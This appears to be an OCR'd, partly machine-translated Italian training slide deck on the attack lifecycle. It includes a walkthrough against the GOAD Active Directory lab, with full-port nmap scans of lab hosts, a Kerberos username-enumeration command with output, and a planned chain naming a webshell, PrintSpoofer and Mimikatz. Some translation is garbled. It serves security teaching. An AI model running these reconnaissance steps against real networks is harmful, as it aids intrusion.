Prevenzione anziché investigazione. I test di penetrazione sono utili per identificare le vulnerabilità e le minacce, ma non forniscono risultati utilizzabili per il rilevamento proattivo delle minacce in futuro.	Fornisce risultati utilizzabili per il rilevamento.


Ciclo di vita dell'attacco



Ciclo di vita dell'attacco - Ricognizione inizia

Attack Lifecycle – Initial Reconnaissance


- Open source intelligence gathering
- Network and application reconnaissance
- Remote access identification



Ciclo di vita dell'attacco
Compromissione iniziale

Attack Lifecycle – Initial Compromise


- Social engineering
- Internet-based attack
- Leverage service provider



Ciclo di vita dell'attacco: stabilire un punto d'appoggio

Attack Lifecycle – Establish Foothold


- Backdoors
- Remote access subversion



Ciclo di vita dell'attacco - Escalation dei privilegi

Attack Lifecycle – Escalate Privileges


- Credential harvesting
- Password cracking
- Pass-the-Hash



Ciclo di vita dell'attacco
Ricognizione interna

Attack Lifecycle – Internal Reconnaissance


- Critical system identification
- System enumeration
- Account and password enumeration



Ciclo di vita dell'attacco - Movimento laterale

Attack Lifecycle – Lateral Movement


- Remote command execution
- Remote administration tools



Ciclo di vita dell'attacco - Mantenimento della presenza

Attack Lifecycle – Maintain Presence


- Command and control
- Remote access subversion
- Account abuse



Ciclo di vita dell'attacco - Missione completata


Attack Lifecycle – Complete Mission

- Data staging
- Data exfiltration
- Data modification
- Data destruction




Ciclo di vita dell'attacco-APT32

Attack Lifecycle – APT32



Active Directory Cyber Range-GOAD




CyberSecPro

Struttura AD

AD cyber range è in realtà composto da cinque macchine virtuali:

- kingslanding: DC01 in esecuzione su Windows Server 2019 (con windefender disabilitato per impostazione predefinita)
- winterfell: DC02 in esecuzione su Windows Server 2019 (con windefender disabilitato per impostazione predefinita)
- castelblack: SRV02 in esecuzione su Windows Server 2019 (con windefender disabilitato per impostazione predefinita)
- meereen: DC03 in esecuzione su Windows Server 2016 (con windefender disabilitato di default)
- braavos: SRV03 in esecuzione su Windows Server 2016 (con windefender disattivato per impostazione predefinita)

Ambiente AD - GOAD personalizzato



Ciclo di vita dell'attacco su GOAD

- Tattiche di social engineering utilizzate per compromettere un account VPN
- Ricognizione dell'utente e dell'host per raccogliere informazioni
- Distribuzione di una webshell sul server Castelblack per il controllo remoto
- Creazione di condivisioni di rete furtive per la distribuzione di malware
- Escalation dei privilegi attraverso la vulnerabilità di PrintSpoofer
- Estrazione di memoria con Mimikatz per acquisire credenziali sensibili

Ciclo di vita dell'attacco su GOAD. Ricognizione iniziale

nmap -Pn -p- -sC -sV -oA full_scan_goad

Rapporto di scansione Nmap per
192.168.56.10 L'host è attivo (latenza
0,0068s).
Non mostrato: 65513 porte tcp filtrate (senza risposta)
PORT STATE SERVICE VERSION
53/tcp dominio aperto Simple DNS Plus 80/tcp
http aperto Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| metodi http:
|Metodi potenzialmente rischiosi: TRACCIA
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (ora del server: 2023-05-13 13:43:24Z) 135/tcp
open msrpc Microsoft Windows RPC
139/tcp aperto netbios-ssn Microsoft Windows netbios-ssn
389/tcp aprire ldap Microsoft Windows Active Directory LDAP (dominio: sevenkingdoms.local0., sito: Default-First-Site-Name) 445/tcp
open microsoft-ds?
464/tcp aprire kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Dominio: sevenkingdoms.local0., Sito: Default-First-Site-Name) 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Dominio: sevenkingdoms.local0., Sito: Nome del sito predefinito) 3269/tcp aperto ssl/ldap Microsoft Windows Active Directory LDAP (Dominio: sevenkingdoms.local0., Sito: Nome del sito predefinito) 3389/tcp aperto ms-wbt-server Microsoft Terminal Services
5986/tcp aperto ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 9389/tcp
aperto mc-nmf .NET Message Framing
49667/tcp aprire msrpc Microsoft Windows RPC
49670/tcp aprire msrpc Microsoft Windows RPC
49671/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49673/tcp open msrpc Microsoft Windows RPC
49674/tcp aprire msrpc Microsoft Windows RPC
49688/tcp aprire msrpc Microsoft Windows RPC
49725/tcp aprire msrpc Microsoft Windows RPC

Ciclo di vita dell'attacco su GOAD - Ricognizione iniziale

nmap -Pn -p- -sC -sV -oA full_scan_goad

Rapporto di scansione Nmap per
192.168.56.11 L'host è attivo (latenza
0,0076s).
Non mostrato: 65517 porte tcp filtrate (senza risposta)
PORTO STATO SERVIZIO VERSIONE
53/tcp dominio aperto DNS semplice Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (ora del server: 2023-05-13 13:43:31Z) 135/tcp
open msrpc Microsoft Windows RPC
139/tcp aperto netbios-ssn Microsoft Windows netbios-ssn
389/tcp aperto ldap Microsoft Windows Active Directory LDAP (Dominio: sevenkingdoms.local0., Sito:
Default-First-Site-Name)
445/tcp aprire microsoft-ds? 464/tcp
aprire kpasswd5?
636/tcp aperto tcpwrapped
3268/tcp aperto ldap Microsoft Windows Active Directory LDAP (Dominio: sevenkingdoms.local0., Sito:
Default-First-Site-Name)
3269/tcp aperto tcpwrapped
3389/tcp open ms-wbt-server Servizi terminal Microsoft
5986/tcp aperto ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp aprire mc-nmf Cornice di messaggi .NET
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49671/tcp
open msrpc Microsoft Windows RPC
49676/tcp aprire msrpc Microsoft Windows RPC
49677/tcp aprire msrpc Microsoft Windows RPC
49715/tcp aprire msrpc Microsoft Windows RPC

Ciclo di vita dell'attacco su GOAD - Ricognizione iniziale

nmap -Pn -p- -sC -sV -oA full_scan_goad

Rapporto di scansione Nmap per
192.168.56.12 L'host è attivo (latenza
0,011s).
Non mostrato: 65513 porte tcp filtrate (senza risposta)
PORTO STATO SERVIZIO VERSIONE
53/tcp dominio aperto DNS semplice Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (ora del server: 2023-05-13 13:43:36Z) 135/tcp
open msrpc Microsoft Windows RPC
139/tcp aperto netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (dominio: essos.local, sito: Default-Nome-Sito)
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (gruppo di lavoro: ESSOS) 464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC su HTTP 1.0
636/tcp aperto ssl/ldap Microsoft Windows Active Directory LDAP (Dominio: essos.local, Sito: Default- Nome-Sito)
3268/tcp aperto ldap Microsoft Windows Active Directory LDAP (dominio: essos.local, sito: Default- First-Site-Name)
3269/tcp aperto ssl/ldap Microsoft Windows Active Directory LDAP (dominio: essos.local, sito: default-primo-sito-nome)
3389/tcp open ms-wbt-server Servizi terminal Microsoft
5985/tcp aprire http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp aperto ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp aperto mc-nmf Cornice di messaggi .NET
49666/tcp aprire msrpc Microsoft Windows RPC
49667/tcp aprire msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49670/tcp
open msrpc Microsoft Windows RPC
49672/tcp aprire msrpc Microsoft Windows RPC
49686/tcp aprire msrpc Microsoft Windows RPC
55372/tcp aprire msrpc Microsoft Windows RPC
Info sul servizio: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows

Ciclo di vita dell'attacco su GOAD - Ricognizione iniziale


```
nmap -Pn -p- -sC -sV -oA full_scan_goad

Rapporto di scansione Nmap per
192.168.56.22 L'host è attivo (latenza
0,013s).
Non mostrato: 65528 porte tcp filtrate (senza risposta)
PORTO                   STATO SERVIZIO      VERSIONE
80/tcp                  aprire http         Microsoft IIS httpd 10.0
|_http-server-header:    Microsoft-IIS/10.0
| metodi http:
|Metodi potenzialmente rischiosi: TRACCIA
|_http-title: Il sito non ha un titolo (text/html).
135/tcp aperto msrpc                        Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp
open microsoft-ds?
3389/tcp open ms-wbt-server Servizi terminal Microsoft
5986/tcp aperto ssl/http                    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49669/tcp aprire msrpc          Microsoft Windows RPC
Informazioni sul servizio: OS: Windows; CPE: cpe:/o:microsoft:windows

Rapporto di scansione Nmap per
192.168.56.23 L'host è attivo (latenza
0,0070s).
Non mostrato: 65525 porte tcp filtrate (senza risposta)
PORTO                   STATO SERVIZIO      VERSIONE
80/tcp                  aprire http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| metodi http:
|Metodi potenzialmente rischiosi: TRACCIA
|_http-server-header:    Microsoft-IIS/10.0
135/tcp aperto msrpc                        Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp aperto microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds 1433/tcp
aperto ms-sql-s                             Microsoft SQL Server 2019 15.00.2000.00; RTM 3389/tcp
aperto ms-wbt-server Microsoft Terminal Services
5985/tcp aprire http                        Microsoft   HTTPAPI   httpd   2.0   (SSDP/UPnP)
5986/tcp aprire ssl/http                    Microsoft   HTTPAPI   httpd   2.0   (SSDP/UPnP)
49668/tcp aprire msrpc          Microsoft Windows RPC
49779/tcp aperto msrpc          Microsoft Windows RPC
Informazioni sul servizio: Sistemi operativi: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Ciclo di vita dell'attacco su GOAD - Ricognizione iniziale

Enumerazione dei nomi utente tramite Kerberos:
nmap -T2 -p 88 --script=krb5-enum-users --script-args ="krb5-enum-users.realm ='north.sevenkingdoms.local', userdb=got_users.txt" 192.168.56.11


```
1 Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 23:34 EEST
2 Nmap scan report for 192.168.56.11
3 Host is up (0.0032s latency).
4
5 PORT   STATE SERVICE
6 88/tcp open  kerberos-sec
7 | krb5-enum-users:
8 | Discovered Kerberos principals
9 |     hodor@north.sevenkingdoms.local
10 |     jeor.mormont@north.sevenkingdoms.local
11 |     rickon.stark@north.sevenkingdoms.local
12 |     catelyn.stark@north.sevenkingdoms.local
13 |     samwell.tarly@north.sevenkingdoms.local
14 |     jon.snow@north.sevenkingdoms.local
15 |     sansa.stark@north.sevenkingdoms.local
16 |     robb.stark@north.sevenkingdoms.local
17 |_    arya.stark@north.sevenkingdoms.local
18
19 Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
20
```

Ciclo di vita dell'attacco su GOAD - Stabilire il punto d'appoggio - Compromissione iniziale - Server IIS

